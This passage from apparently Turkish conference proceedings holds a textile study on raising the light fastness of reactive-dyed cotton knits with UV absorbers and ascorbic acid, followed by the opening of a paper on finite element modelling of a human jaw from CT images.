daha büyük) hale gelmiştir ve renkte biraz koyulaşma görülmüştür. Buna karşın toplam renk farklılığı değerlerinin genelde %2’lik kimyasal kullanım miktarı için 1’den küçük olduğu, yani oluşan toplam renk farklılığının kabul edilebilir olduğu saptanmıştır.

Anahtar Kelimeler: Pamuk, reaktif boya, UV absorblayıcı, ışık haslığı**ABSTRACT**

In recent years, consumer expectations for reactive dyed cotton fabrics have increased significantly. At this point, the light and perspiration + light fastness of cotton knitted fabrics, which are widely used especially in the field of summer clothing, can be problematic. It is known that although light fastness depends mainly on the chromophore structure of the dyestuff, it is possible to improve it with some post-treatments after dyeing. Recently, various chemical manufacturers have introduced different products under the name of “UV absorber”. The aim of this study is to improve light and perspiration + light fastness values in reactive dyed cotton knitted fabrics by using new generation ultraviolet absorbers after dyeing and also ascorbic acid which is an antioxidant. In this study, UV protection commercial products belonging to 4 different firm and ascorbic acid which is antioxidant substance were used. All products were applied (at pH 5 (acetic acid) 40°C 20 min.) in two different concentrations 2% and 4% according to the exhaust method. As a result of the experiments, the type of commercial product used has no significant effect but post-treatment of the fabrics after dyeing with UV absorber improves both light and perspiration + light fastness by 1/2 points. Furthermore, the use of higher concentrations of UV absorber does not affect the fastness result obtained. It can be said that the post-treatment with ascorbic acid, which is an antioxidant substance, has no effect on light fastness. In the selection of UV absorber

chemical, another factor to be considered is its effect on the color of the fabric in addition to its performance on improving the light fastness of the product. Therefore, after reactive dyeing, color of the untreated samples and samples treated with various commercial products and ascorbic acid were also measured, and generally the color of the sample treated with UV absorber or ascorbic acid was slightly greener (lower a* value) and yellower (higher b* value) and has a slightly darker color. On the other hand, total color difference values for 2% chemical usage were generally less than 1 which means total color difference was acceptable.

Keywords: Cotton, reactive dye, UV absorber, light fastness


1. GİRİŞ

Renk haslığı, boyalı veya baskılı bir tekstil materyalinin üretim ve kullanım sırasında karşılaştığı çeşitli etkenlere karşı içerdiği boyarmaddeyi vermeme, koruma direncidir. Tekstilde renk haslığı kullanım ve fabrikasyon haslığı olarak iki ayrı grupta incelenmektedir. Fabrikasyon haslıkları yıkama, mercerizasyon gibi terbiye işlemlerine tabi tutulacak mamullerin boyanmasında veya basılmasında aranan haslıklar; kullanım haslıkları ise tekstil mamullerinin kullanım aşamasında maruz kaldığı etkiye karşı gösterdiği renk haslıklarındandır (İçoğlu, 2006).

Rengin solmasında başka bir deyişle boyarmaddenin parçalanmasında etkili olan faktörlerin başında ışık gelmektedir. Işığın boyalı/baskılı mamulleri soldurma etkisi fotokimyasal bir olaydır. Boyalı ve baskılı bir tekstil mamulü ışık etkisine bırakıldığında, belli bir süre sonunda üzerindeki boyarmadde miktarına bağlı olmaksızın solmaktadır. Polimerdeki bir boyarmaddenin ışığa karşı dayanımı,

1. Boyarmaddenin kimyasal yapısına,
2. Boyama koyuluğuna,
3. Materyalin cinsine,
4. Materyalin bulunduğu ortam koşullarına (sıcaklık, nem, atmosferik kirlilikler) ve
5. Gelen ışının (radyasyonun) spektral bileşimine bağlıdır (Korkmaz, 2001).

- **Boyarmaddenin Kimyasal Yapısı:** Reaktif boyarmaddeler ile yapılan boyamalarda haslıklar, kullanılan boyarmaddenin yapısı ve özellikleri ile çok yakından ilgilidir. Özellikle boyarmaddenin kromofor ve reaktif grubu haslıklar üzerinde önemli bir etkiye sahiptir. Şekil 1’de görüldüğu gibi reaktif grup özellikle yıkama haslığını, kromofor grup ise renk nüansı yanında, ışık haslığı, yaş ışık haslığı, klor ve peroksit haslığını yakından etkilemektedir (Yurdakul ve Atav, 2006).



Şekil 1: Reaktif boyamaların haslıklarının bağlı olduğu faktörler (Dystar teknik dökümanları, 2002)

Işık haslığı, reaktif boyarmaddelerde kromofora bağlı olup, özellikle metal kompleks olmayan azo boyalarının bazı tonlarında (oranđ, kırmızı, lacivert vb.) problem teşkil edebilmekte, Cu ve Ni metal kompleks kromoforlar ise yüksek ışık haslığı sağlamaktadır (Yurdakul ve Atav, 2006). **Azo ve bisazo** kromofora sahip reaktif boyalarda ışık ve ağartma haslıkları boyanın kimyasal formuna bağlı olarak değişiklik göstermektedir. **Metal kompleks azo** boyarmaddelerle yüksek ışık haslığına sahip renkler elde edilmektedir. **Antrakinin** esaslı reaktif boyarmaddeler ise iyi ışık haslıkları ve asidik ve bazik ortamlardaki kromofor dayanıklılığı açısından önemlidirler. Bu boyarmaddeler yüksek ışık haslığının yanı sıra yüksek ağartma ve çok iyi yıkama haslıklarına sahiptirler. **Fitalosiyenin** esaslı reaktif boyarmaddeler, yüksek ışık haslığına, ancak sınırlı yıkama haslığına sahiptirler. **Trifenodioksiazin**

esaslı boyarmaddelerin ise ağartma haslıklarının düşük olması, bazı durumlarda sınırlı yıkama haslığına sahip olmaları ve asit ve bazlara karşı da duyarlı olmaları gibi sakıncalarına karşın genelde yüksek ışık haslığına sahip olma avantajları vardır. **Formazan** kromofora sahip reaktif boyalar yüksek ışık haslığı, iyi ağartma haslığı ve çok iyi yıkama haslığına sahiptirler (Atav, 2018).

VS (vinil sülfon) reaktif boyarmaddelerin fotosolma mekanizması, anaerobik (ortamda oksijen olmayan) şartlar altında redüksiyon (indirgenme) şeklinde gerçekleşir. Artan pH değeriyle, aerobik (ortamda oksijen bulunan) şartlarda ise VS boyaların oksidatif fotosolmaları artmaktadır. **MCT (monoklorotriazin)** grubu reaktif boyarmaddelerde ise susuz oksijen içeren ortamlarda ışık altında hiç foto solma gözlenmez. Sulu ortamlarda ise bazı MCT reaktif boyarmaddeler ışık altında oksidatif, bazıları ise redüktif solma gösterirler (Bozok, 2019).

- Boyama Koyuluğu: Boyalı kumaşlarda, solan boyarmadde miktarı, açık ve koyu ton boyamalarda mutlak değer olarak aynıdır. Böyle olunca açık renklerde meydana gelen solma, koyu renklerdeki göre çok daha fazla belirgindir. Işık etkisiyle solmanın kontrol altında tutulmasında, boyarmaddenin agregasyonu da önemli bir parametredir. Çalışmalar, agregat oluşturmuş boyarmaddelerin monodispers boyarmaddelere göre oldukça yüksek ışık haslığına sahip olduğunu göstermiştir (Korkmaz, 2001).

- Materyalin Cinsi: Boyarmaddeler normal koşullarda ışık etkisiyle oksidasyon reaksiyonu gösterirler. Ancak bazı durumlarda bu redüksiyon şeklinde de oluşabilmektedir. Redüksiyon, protein liflerindeki boyarmaddelerde ve materyalin boyarmaddeden daha hızlı bir şekilde oksidasyona uğradığı sistemlerde veya boyarmaddenin oksijen ile temasta olmadığı durumlarda karşımıza çıkmaktadır (Korkmaz, 2001).


- Materyalin Bulunduğu Ortam Koşulları: 19. yüzyıldan bugüne kadar yapılan araştırmalardan, organik renklendiricilerin oksijen ve nem varlığında solmanın daha hızlı bir şekilde meydana geldiğini göstermektedir. Lif gözeneklerine tek başına hava girişi yavaştır. Ancak selüloz lifleri tarafından absorblanan nem ile lifler şişmekte ve böylece moleküller arasındaki boşluklardan içeri hava ile birlikte oksijen girmektedir. Bu da uyarılmış haldeki boyarmadde molekülünün fotokimyasal olarak parçalanmasında esas faktördür. Öte yandan, boyarmaddenin solması sıcaklık artışı ile de artmaktadır (Korkmaz, 2001).

- Gelen Işığın (Radyasyonun) Spektral Bileşimi: Boyarmaddelerin ışık haslıklarını belirlemek için çeşitli ışık kaynakları bulunmaktadır. Ancak ışık haslığında standart bir değerlendirme yapmak ve gün ışığındaki testlerle yüksek korelasyonlu sonuç alabilmek için ISO mavi yün skalasının ve yüksek basınçlı cıva/tungsten lamba veya xenon ark lambanın kullanılması gerektiği bulunmuştur. Günümüzde farklı boyarmaddelerin ışık haslıkları, Xenotest aydınlatma kaynakları kullanılarak yapılmakta olup bunun en iyi sonuçları verdiği saptanmıştır (Bozok, 2019).

Polimerlerin fotostabilite (ışık etkisiyle rengini koruma) formunu elde edebilmek için bazı fotokimyasal reaksiyonların gecikmesi veya ortadan kaldırılması gerekmektedir. Bunu sağlayabilmek için daha önce yapılan çalışmalarda fotobozulma inhibitörleri, fotostabilite sağlayıcılar, UV stabilizerler ya da ışık stabilizatörleri de denilebilen malzemeler kullanılmıştır. Bu malzemelerin temel çalışma mekanizmaları, UV radyasyonun polimerlere olan etkilerini elimine etmek üzerinedir. Polimerin fotostabilizasyon mekanizmasına bağlı olarak boya moleküllerindeki fotobozulmayı önleyebilen 3 ana inhibitör bulunmaktadır (Bozok, 2019).

- Ultraviyole Absorplayıcılar
- Uyarılmış Hal Söndürücüleri
- Antioksidanlar şeklinde sıralanmaktadır.

UV absorplayıcılar, geri dönebilir tautomerik prosesler ile UV enerjisini ısı şekline dönüştürmektedir. Şekil 2'de görüldüğü gibi, UV absorplayıcı (UV-A) radyasyonu absorblamakta ve radyasyon etkisi ile keto-tautomerine dönüşmektedir (Korkmaz, 2001).



Şekil 2: Benzotriazollerin (ve diğer UV absorblayıcıların) Keto-tautomerizmiyle enerjii dağıtması (Korkmaz, 2001)

Uyarılmış hal söndürücülerinin çalışma prensibi; uyarılmış polimer moleküllerinde oluşan enerjii geri almak ve ısı olarak dağıtmaktır. Söndürme işleminin başarısı polimer ve moleköl sabitleyicilerin çarpışmasına bağlıdır (Bozok, 2019).

En önemli ışık stabilizatörlerinden birisi de antioksidanlardır. Antioksidanlar; amin, fenol, fosfit ve tiodipropionat grupları içeren aynı zamanda oksidasyon inhibitörü de denilen organik bileşiklerdir. Antioksidanlar, serbest radikal tutucu, singlet oksijen söndürücü, peroksitlerin inaktivitörleri gibi farklı roller üstlenebilmektedirler (Bozok, 2019). Radikal tutucu antioksidan sınıfına gallik asit ve esterleri, tokoferoller ve bazı bitkisel polifenoller girmektedir. Aynı görevi askorbik asit (vitamin C) ve eritorbik asit de üstlenmektedir (Cristea ve Vileram, 2006).

Literatürde daha önce boyalı selülozik kumaşların ışık haslıklarının geliştirilmesi ile ilgili bazı çalışmalar aşağıda özetlenmektedir.

Korkmaz (2001) çalışmasında reaktif boyarmaddeler ile boyanan pamuklu kumaşlara singlet oksijen tutucu ve farklı iki tip UV absorblayıcı uygulamıştır. Bu maddeleri boyama işlemi sırasında ve boyama sonrasında kullanmıştır. Daha sonra bu maddelerin ışık, ışık-su ve ışık-ter haslıkları üzerine etkilerini araştırmıştır. Sonuçlara göre; UV absorblayıcıların boyama sırasında kullanımının renk veriminin düşmesine yol açtığı, haslıklarda belirgin bir düşüşün olmadığı görülmüştür. Singlet oksijen tutucu, boyarmaddenin kromofor grupları ile reaksiyona geçerek azo kromofor grupları içeren bazı boyarmaddelerde renk şiddetinde azalmaya sebep olmuştur. Hem %1 hem de %3 konsantrasyonlarda UV absorblayıcı kullanımının ışık haslığı test sonuçlarında yarım derecelik artış sağladığı görülmüştür. **Cristea ve Vilarem (2006)**, yaptıkları bir çalışmada doğal boyalarla boyanmış pamuk ipliklerinin ışık haslığı değerlerini geliştirmeye çalışılmışlardır. Çalışmada kullanılan üç doğal boyanın da ışık haslık değerlerinin zayıf olduğu görülmüştür. Ancak bazı katkılarla bu sorunun önüne geçilebileceğini öne sürmüşlerdir. Antioksidan maddeleri su içerisinde 70°C'de; UV absorblayıcıları ise su/etanol karışımı içerisinde çözmüşler ardından bu çözeltileri kumaşa aktarmışlardır. Numunelerin ışık etkisiyle renk değişimleri standart mavi skala, gri skala ve renk farkı değerlerinin (ΔE^* CIELAB) ölçümleri ile tespit edilmiştir. UV ışınlarının boyanın solmasında etkili olduğunu belirtip, UV ışınlarını absorbe eden maddeler ile antioksidan maddelerin kullanımının UV ışınlarının etkilerini belirgin bir şekilde engellediği tespit edilmiştir. Özellikle çivit otu ile boyanan numunelerde ışık haslıklarında en çok iyileşme vitamin C ve gallik asit kullanıldığında; kök boyasıyla boyanan numunelerde ise vitamin C, gallik asit ve kafeik asit kullanıldığında gerçekleştiği görülmüştür.

Thiagarajan ve Nalankilli (2013) yaptıkları bir çalışmada reaktif boyalı pamuklu kumaşların ışık haslıklarının antioksidan ve UV absorblayıcı maddeler ile iyileştirmesini incelemişlerdir. Bezayağı olarak dokunmuş pamuklu kumaş; sarı, mavi ve kırmızı renkte reaktif boyarmaddeler ile boyanmıştır. Antioksidan olarak gallik asit, C vitamini ve kafeik asit kullanılmıştır. UV absorblayıcı olarak ise 2-hidroksibenzofenon ve fenil salisilat kullanılmıştır. Antioksidanlar ve UV absorblayıcı maddelerin her biri 1 g/L konsantrasyonda ve sıcaklığı 70°C olan çözelti içerisinde 30 dakika çalkalanmıştır. Antioksidan maddeler sulu çözeltilerde, UV absorblayıcı maddeler ise su/etanol karışımı (9/1) kullanılmıştır. Numuneler işlem gördükten sonra ise hava ile kurutulmuştur. Sonuçlarda gallik asit, C vitamini, kafeik asit gibi antioksidanların fotobozunmayı önlemek için oksijen radikallerini absorbe ettikleri tespit edilmiştir. Askorbik asidin diğer iki antioksidanlara göre oksijen radikali absorpsiyonlarının daha yüksek kapasitede olduğu tespit edilmiştir. 2- hidroksibenzofenon kullanıldığında her 3 renkteki reaktif boyarmadde için de etkili bir UV absorblamanın olmadığı ortaya

çıkmiştir. Fenil salisilatın solar UV bölgesinde oldukça düşük miktarda enerji absorbe ettiği gözlemlenmiştir.

Bozok (2019), yaptığı tez çalışmasında oksidasyon inhibitörü olarak da bilinen antioksidanları (l-askorbik asit ve gallik asit) katkı maddesi olarak kullanılarak; çapraz bağlayıcı içeren silika sol, çapraz bağlayıcı içermeyen silika sol ve sadece sulu antioksidan çözeltisi içeren farklı solüsyonlar oluşturmuştur. % 100 keten içerikli mavi, kırmızı ve sarı renkte dokuma kumaşlara bu solüsyonları pad-termofiksaj yöntemiyle aktararak, 120°C ve 150°C olmak üzere iki farklı sıcaklıkta fikselemiştir. İşlemlerin numunelerin ışık haslığına ve bazı fiziksel özelliklerine olan etkisi ölçülmüştür. Sonuç olarak gallik asitin silika sollar ile birlikte kullanılmasının, malzemenin fotostabilitesini daha iyi hale getirme açısından uygun olduğu ortaya çıkmıştır. Gallik asitin numunelerin rengine ışık etkisiyle oluşan açıklık farkı (ΔL^*) derecesini düşürdüğü; silika solün ise toplam renk farkı değerini (ΔE^*) azalttığı sonucuna varılmıştır. Silika sol elde edilirken çapraz bağlayıcı ilavesinin; numunelerin ışık haslığını iyileştirdiği, uygulanan kaplamanın yıkamaya karşı dayanımını ve aşınmaya karşı dirençlerini arttırdığı tespit edilmiştir.

Bu çalışmanın amacı, reaktif boyalı pamuklu örme kumaşlarda boyama sonrası yeni nesil ultraviyole absorblayıcıları ve ayrıca antioksidan madde olan askorbik asidi kullanarak kullanıcı ve üreticiler için büyük sorun oluşturan ışık ve ışık-ter haslıklarını geliştirmektir.


2. MATERYAL VE METOT

Bu çalışmada, Tablo 1'de özellikleri verilen % 100 pamuklu örme kumaş kullanılmıştır.

Tablo 1: Çalışmada kullanılan kumaş özellikleri

İplik Numarası	30/1 Ne
İplik Büküm Miktarı	760 tur/m
Gramaj	158 g/m ²
Örgü Tipi	Süprem

Çalışmada kullanılan boyarmadde Jakazol Navy CE (Tekay Kimya) olup boyarmaddenin kimyasal yapısı Şekil 3'de verilmektedir.



Şekil 3: Jakazol Navy CE Kimyasal Yapısı

Çalışmada Tablo 2'de özellikleri verilen 4 farklı firmaya ait UV koruyucu ticari ürünler ile antioksidan madde olan askorbik asit kullanılmıştır. Tüm ürünler %2 ve %4 olmak üzere ikişer farklı konsantrasyonda çektirme yöntemine göre (pH 5 (asetik asit ile) 40°C 20 dk.) applike edilmiştir.

Tablo 2: Çalışmada kullanılan UV koruyucuların özellikleri

Kod	Kimyasal Yapı
A	Benzotriazol türevi
B	Benzotriazol karışımı
C	İnorganik pigmentler içeren polisiloksan matrisi
D	Oksanilide ve dispersiyon karışımı

Çeşitli ticari ürünlerle ve askorbik asit ile işlem görmüş ve işlemsiz numunelerin daha sonra CIEL*a*b* ve renk verimi (K/S) değerleri ölçülmüş, ardından ışık ve ter+ışık haslıkları test edilmiştir.

Renk verimi ve CIEL*a*b* değerlerinin tespiti: Boyama sonrası renk verimini tespit edebilmek amacıyla kumaş numunelerinin 400-700 nm'lik spektral bölgede ve maksimum absorpsiyon (minimum

remisyon) dalga boyunda spektral fotometre (D 65/10°) kullanılarak %R (remisyon) ve K/S değerleri ölçülmüştür. Kubelka/Munk formülüne göre;

$$K/S = (1 - R)^2 / 2R$$

R: Maksimum absorpsiyon dalga boyundaki reflektans değeri

K: Absorpsiyon katsayısı

S: Yayılma katsayısı

Spektral fotometre ile numunelerin ayrıca CIEL*a*b* değerleri ölçülmüştür.

L*: Açıklık/koyuluk değeri (+ daha açık, - daha koyu)

a*: Kırmızılık/yeşillik değeri (+ daha kırmızı, - daha yeşil)

b*: Sarılık/mavilik değeri (+ daha sarı, - daha mavi)

Işığa karşı renk haslığı tayini: Boyalı numunelerin ışığa karşı renk haslığı tayini TS ISO 105 BO2 göre yapılmıştır.

Ter+Işık renk haslığı tayini: Boyalı numunelerin ter+ışık renk haslığı tayini TS ISO 105 BO7'e göre yapılmıştır.

3. BULGULAR VE TARTIŞMA

Reaktif boyalı pamuklu kumaşların ışık haslıklarını iyileştirmek amacıyla çeşitli ticari ürünler ve askorbik asit ilen yapılan ard işlemlerin ışık ve ter+ışık haslığı üzerine etkileri Tablo 3'de verilmektedir.

Tablo 3: Reaktif boyama sonrası çeşitli ticari ürünlerle ve askorbik asit ile işlem görmüş ve işlemsiz numunelerin ışık haslığı test sonuçları

No	Kullanılan UV Absorblayıcı	UV Absorblayıcı Konsantrasyonu	Işık Haslığı	Ter+Işık Haslığı
1	-	-	3	2/3
2	A	2%	3/4	3
3		4%	3/4	3
4		2%	3/4	3
5	B	4%	3/4	3
6		2%	3/4	3
7	C	4%	3/4	3
8		2%	3/4	3
9		4%	3/4	3
10	Askorbik Asit	2%	3	2/3
11		4%	3	2/3

Tablo 3 incelendiğinde boyama sonrası kumaşlara UV absorblayıcı ile ard işlem yapılmasının hem ışık hem ter+ışık haslıklarını 1/2 puan kadar iyileştirdiği, ancak kullanılan ticari ürün cinsinin önemli bir etkisi olmadığı görülmektedir. Ayrıca UV absorblayıcı maddeden daha yüksek konsantrasyonda kullanılması elde edilen haslık sonucunu etkilememektedir. Antioksidan madde olan askorbik asit ile yapılan ard işlemin ise ışık haslıkları üzerinde bir etkisinin olmadığı söylenebilir.

UV absorblayıcı madde seçiminde ürünün ışık haslığını iyileştirme performansının yanı sıra dikkate alınması gereken bir diğer husus kumaşın rengine olan etkisidir. Bu nedenle reaktif boyama sonrası çeşitli ticari ürünlerle ve askorbik asit ile işlem görmüş ve işlemsiz numunelerin renk ölçümleri de yapılmış olup sonuçları Tablo 4'de verilmektedir.

Tablo 4: Reaktif boyama sonrası çeşitli ticari ürünlerle ve askorbik asit ile işlem görmüş ve işlemsiz numunelerin renk ölçüm sonuçları

	İşlemsiz	A		B		C		D		ASKORBİK ASİT	
		-	2%	4%	2%	4%	2%	4%	2%	4%	2%
L*	32,73	32,27	32,1	32,52	33,33	33,73	33,01	32,32	31,58	33,24	32,66
a*	-9,27	-9,85	-9,85	-9,93	-9,93	-9,77	-9,8	-9,75	-9,98	-9,71	-9,7
b*	-18,03	-17,41	-17,39	-17,52	-17,45	-18,33	-18,65	-17,32	-17,72	-17,13	-17,44
C*	20,27	20	19,99	20,18	20,08	20,77	21,07	19,87	20,34	19,69	19,96
h*	242,79	240,5	240,47	240,53	240,37	241,93	242,29	240,61	240,6	240,45	240,93
R	3,61	3,44	3,39	3,48	3,74	3,8	3,5	3,48	3,18	3,79	3,57
K/S	12,87	13,55	13,77	13,39	12,39	12,18	13,3	13,39	14,74	12,21	13,02
ΔE	std	0,96	1,07	0,86	1,06	1,16	0,86	0,96	1,39	1,12	0,73

Tablo 4 incelendiğinde gerek çeşitli ticari ürünlerin kendi arasında gerekse de bunlar ile askorbik asit arasında boyamada elde edilen renk üzerine etkileri açısından da önemli farklar bulunmadığı söylenebilir. Genel olarak UV absorblayıcı veya askorbik asit ile işlem sonrası rengin nüansı biraz daha yeşil (a* değeri daha küçük) ve biraz daha sarı (b* değeri daha büyük) hale gelmiştir. Buna karşın renkte genelde biraz koyulaşma görülmüştür.

4. SONUÇ

Günümüzde reaktif boyalı pamuklu kumaşlar için tüketici beklentilerinde önemli artışlar meydana gelmiştir. Bu noktada özellikle yazlık giysi alanında çok kullanılan pamuklu örme kumaşların ışık ve ter+ışık haslıkları problem yaratabilmektedir. Son yıllarda çeşitli kimyasal üretici firmalar “UV absorblayıcı” adı altında değişik ürünler piyasaya sürmüştür. Yapılan denemeler sonucunda çeşitli yapıdaki ticari ürünler arasında performans anlamında bir farklılık bulunmadığı, ancak boyamanın ışık haslıklarının sonradan yapılacak bir ard işlemle ancak 1/2 puan seviyesinde iyileştirilebileceği saptanmıştır. Bu noktada ürün konsantrasyonunu artırmak da işe yararamamaktadır.

5. KAYNAKLAR

- Atav R., (2018). Namık Kemal Üniversitesi, Boyama Teknolojisi 1 Ders Notları.
- Bozok S.S. (2019) *Antioksidan katkılı silika sol ile işlem görmüş kumaşların ışık haslığının iyileştirilmesi ve bazı performans özelliklerinin incelenmesi* (Doktora Tezi), Çukurova Üniversitesi Fen Bilimleri Enstitüsü Tekstil Mühendisliği Anabilim Dalı, Adana.
- Cristea D., Vilarem G., (2006). *Improving light fastness of natural dyes on cotton yarn*, *Dyes and Pigments* 70,238-245.
- Dystar teknik dökümanları, 2002
- Demir, A., Öktem, T., Seventekin N., (2008). Reaktif Boyalı Pamuklu Materyallerin Işık Haslığına UV Absorblayıcıların Etkisi, *Tekstil ve Konfeksiyon*, 211-220.
- İçoğlu H.İ. (2006) *Pamuklu Dokunmuş Kumaşların Reaktif Boyarmaddelerle Boyanması Ve Uygulama Yöntemlerinin İncelenmesi* (Yüksek Lisans Tezi), Çukurova Üniversitesi Fen Bilimleri Enstitüsü Tekstil Mühendisliği Anabilim Dalı, Adana.
- Korkmaz A (2001) *Boyalı tekstil mamullerine ışık etkisinin azaltılması üzerine bir araştırma* (Yüksek Lisans Tezi), Ege Üniversitesi Fen Bilimleri Enstitüsü Tekstil Mühendisliği Anabilim Dalı, İzmir.
- Thiagarajan P., Nalankilli G., (2013). *Improving light fastness of reactive dyed cotton fabric with antioxidant and UV absorbers*, *Indian Journal of Fibre and Textile Research*, 38(2):161-164
- Yıldırım Ş (2006) *Mayoluk kumaşlarda UV-absorblayıcılarının UV geçirgenliğine, koruma faktörüne, hava geçirgenliğine, ısı geçirgenliğine ve diğer kumaş özelliklerine etkileri* (Yüksek Lisans Tezi), Marmara Üniversitesi Fen Bilimleri Enstitüsü Tekstil Eğitimi Anabilim Dalı, İstanbul
- Yurdakul A., Atav, R., (2006). *Boya Baskı Esasları*, Ege Üniversitesi Mühendislik Fakültesi Tekstil Mühendisliği Bölümü, Bornova-İzmir.

**BİYOMEKANİK ÇALIŞMALARDA SİMÜLASYONUN ÖNEMİ VE CT KESİT
GÖRÜNTÜLERİNİN 3 BOYUTLU MODELLERE DÖNÜŞTÜRÜLMESİ**
THE IMPORTANCE OF SIMULATION IN BIOMECHANICAL STUDIES AND CONVERTING
CT CROSS IMAGES TO 3 DIMENSIONAL MODELS

Mustafa ÖZEN

Doç. Dr. Öğr. Üyesi, Harran Üniversitesi Mühendislik Fakültesi Makine Mühendisliği Mekanik Anabilim Dalı

Mehmet Emrah POLAT

Dr. Öğr. Üyesi, Harran Üniversitesi Diş Hekimliği Fakültesi Ağız, Diş ve Çene Cerrahisi Anabilim Dalı

Cennet ÇAKMAK

Yüksek Lisans Öğrencisi, Harran Üniversitesi Fen Bilimleri Enstitüsü Makine Mühendisliği Anabilim Dalı

ÖZET

Bu çalışmada, simülasyonun önemine değinilerek insan mandibulasında (alt çene) ısırma sırasında ortaya çıkan kuvvetler nümerik olarak Sonlu Elemanlar Metodu ile incelenmiştir. Çalışmada, Harran Üniversitesi Diş Hekimliği Fakültesi'nde tedavi edilen bir hastanın tomografi kayıtları kullanılmıştır. BT (Bilgisayar Tomografisi) görüntüleri ile MIMICS programında insan mandibulası modellenmiştir. Modelleme, Mimics Medical 21.0 ve 3- Matic Medical 13.0 yazılımları birlikte kullanılarak yapılmıştır. Mandibulada ki kortikal kemik, spongial kemik ve diş kısımları ayrı ayrı malzemeler olarak tanımlanmış olup yazılımın özellikleri kullanılarak üç kısım birleşik olarak varsayılmıştır. Bununla birlikte malzeme özellikleri ayrı ayrı uygulanmıştır. 3- Matic Medical yazılımında sonlu elemanlara ayrılan model, Sonlu Elemanlar Analizi uygulanmak üzere ANSYS 13.0 programına aktarılmıştır. Kondil bölgelerinden ve diş yüzeylerinden sabitlenen modele kas kuvvetleri uygulanarak analiz sonucunda reaksiyon kuvvetleri ile gerilme değerleri elde edilmiştir. Elde edilen sonuçlar literatürdeki çalışmaların sonuçlarıyla karşılaştırılmıştır.

Anahtar Kelimeler: Sonlu Elemanlar Analizi, Simülasyon, 3 Boyutlu Model, CT, MR

ABSTRACT

In this study, by referring to the importance of simulation, the forces that occur during biting in the human mandible (lower jaw) are numerically analyzed by Finite Element Method. In this study, tomography records of a patient treated at Harran University Dentistry Faculty were used. Human mandible is modeled in MIMICS program with CT (Computer Tomography) images. Modeling was done by using Mimics Medical 21.0 and 3- Matic Medical 13.0 software together. The cortical bone, spongial bone and tooth parts in the mandible are identified as separate materials and three parts are assumed to be combined using the features of the software. However, the material properties were applied separately. The model meshed to finite elements by 3 - Matic Medical software was transferred to ANSYS 13.0 program for Finite Element Analysis. By applying muscle forces to the model, fixed from condyle areas and tooth surfaces, reaction forces and stress values were obtained as a result of the analysis. The results were compared with the results of the studies in the literature.

Keywords: Finite Element Analysis, Simulation, 3 Dimensional Model, CT, MR

1. GİRİŞ

Bilim ve teknoloji, canlıların daha konforlu yaşam şartlarına sahip olması amacıyla çalışmalar yaparken bu çalışmaların canlılara ve çevreye zararlarını minimum seviyelere indirmeye özen gösterir. Canlı yaşamı ile doğrudan veya dolaylı olarak ilgili olan çalışmalarda kullanılan denek ve kobaylar etik kurallar çerçevesinde kullanılırken bazen oluşabilecek önemli sonuçlar tahmin edilememektedir. Simülasyon sistemlerinin en önemli özelliği ise deneylerin pratiğe uygulanmadan önce sonuçların görülebilmesi ve ihtimalleri ortaya koyabilmesidir. Simülasyon gerçekte var olan davranışların ya da bazı bilişsel aktivitelerin taklit edilmesi olarak tanımlanmaktadır [1]. Yapılan simülasyon ve analizlerin canlı dokuyla olan optimal düzeydeki benzerliği doğru sonuçların elde edilmesi ile orantılıdır. Simülasyon sistemleri farklı alanlarda kullanılabilmeyle birlikte medikal alanda söz konusu olan canlı yaşamı, çalışmaları bu alana yönlendirmektedir.

Medikal alanda kullanılan simülasyon sistemlerinde hastalardan alınan CT (Computed Tomography), MR (Magnetic Resonance) vb. görüntüler kullanılmaktadır. CT, MR vb. görüntüleme teknikleriyle elde edilen görüntüler 2 boyutlu olmaktadır. Milimetrik kesit aralıklarıyla oluşturulan bu görüntüler modelleme programlarına aktararak bazı işlemler sonucunda 3 boyutlu modellere dönüştürülebilmektedir. CAD/CAM (computer aided design/ computer aided manufacture) sistemleri üretim öncesi eğriğin 3- boyutlu olarak modellenmesi, korrektif desteklerin standardize ve hızla yapılabilmesi açısından büyük kolaylıklar sağlanmaktadır [2].

Mandibula üzerinde önemli çalışmalar yapan Koriototh ve Hannam [3] statik denge koşulları altında ve mevcut modelleme yaklaşımının sınırlamaları dahilinde, insan çenesinin simetrik ve asimetrik sıkma görevleri sırasında elastik olarak deforme olduğunu ifade ederken; çalışmada ısırma sırasında intercuspal pozisyon, sol grup fonksiyonu, sol grup fonksiyonu artı dengeleme teması, insizyon kenetlenmesi ve sağ molar kenetlenmesi olmak üzere beş kenetlenme görevi modellenmiştir.


Igić ve ark. [4], mandibulada oluşan kuvvet ve momentleri incelemiştir. Mandibulayı geometrik şekil olarak modelleyip lateral diş bölgesindeki tek taraflı yüklemenin simülasyonu sırasında dişsiz bir çene kemiğinin bazı kısımlarındaki kuvvetlerin ve momentlerin dağılımını belirlemiştir. Elde edilen sonuçlarda kuvvetlerin, sol ve sağ taraftaki çene gövdesi boyunca eşit olmayan bir şekilde dağılmış olup, hareketli yük sırasında daha fazla yoğunluk olduğu bulunmuştur. Yüklerin asimetrik değerler ortaya koyduğu sonucuna varılmıştır.

Küçükçicibıyık [5], farklı çiğneme kuvvetlerinde mandibula kemiği üzerindeki gerilme analizinin yapılabilmesi için, mandibula kemiği üzerine gelen farklı çiğneme kuvvetlerindeki kas kuvvetlerinin hesap edilmesi ilk olarak yapılması gereken önemli bir adım olduğunu belirtmiştir. Ayrıca bu konu üzerine çok çeşitli deneysel çalışmalar yapılmış olmasına rağmen mandibula kemiği üzerinde bulunan kas kuvvetlerinin değerleri kesin olarak belirlenemediğini belirtmiş, bu durumdan dolayı çalışmada bu konuya değinmiştir. Kas kuvvetlerini hesaplamak amacıyla mandibula orta noktası koordinat merkezi kabul edilerek bütün ölçüler ve denge denklemleri bu koordinat noktası referans alınarak yapılmıştır. Mandibulaya kas kuvvetlerini noktasal olarak uyguladığını varsayarak ısırma kuvveti uygulayıp denge denklemlerinden kas kuvvetlerini bulmuştur.

Bu çalışmada, ilk olarak bir hastaya ait BT (Bilgisayar Tomografisi) görüntüleri ile MIMICS ve 3 - Matic Medical 13.0 programları kullanılarak mandibula modellenmiştir. Hazırlanan modele ait Sonlu Elemanlar Analizi için ANSYS 13.0 programı kullanılmıştır. Sonlu elemanlar modeli kondil bölgelerinden ve diş yüzeylerinden sabitlenmiş ve modele kas kuvvetleri uygulanarak analiz sonucunda reaksiyon kuvvetleri ile gerilme değerleri elde edilmiştir.

2. MATERYAL VE YÖNTEM

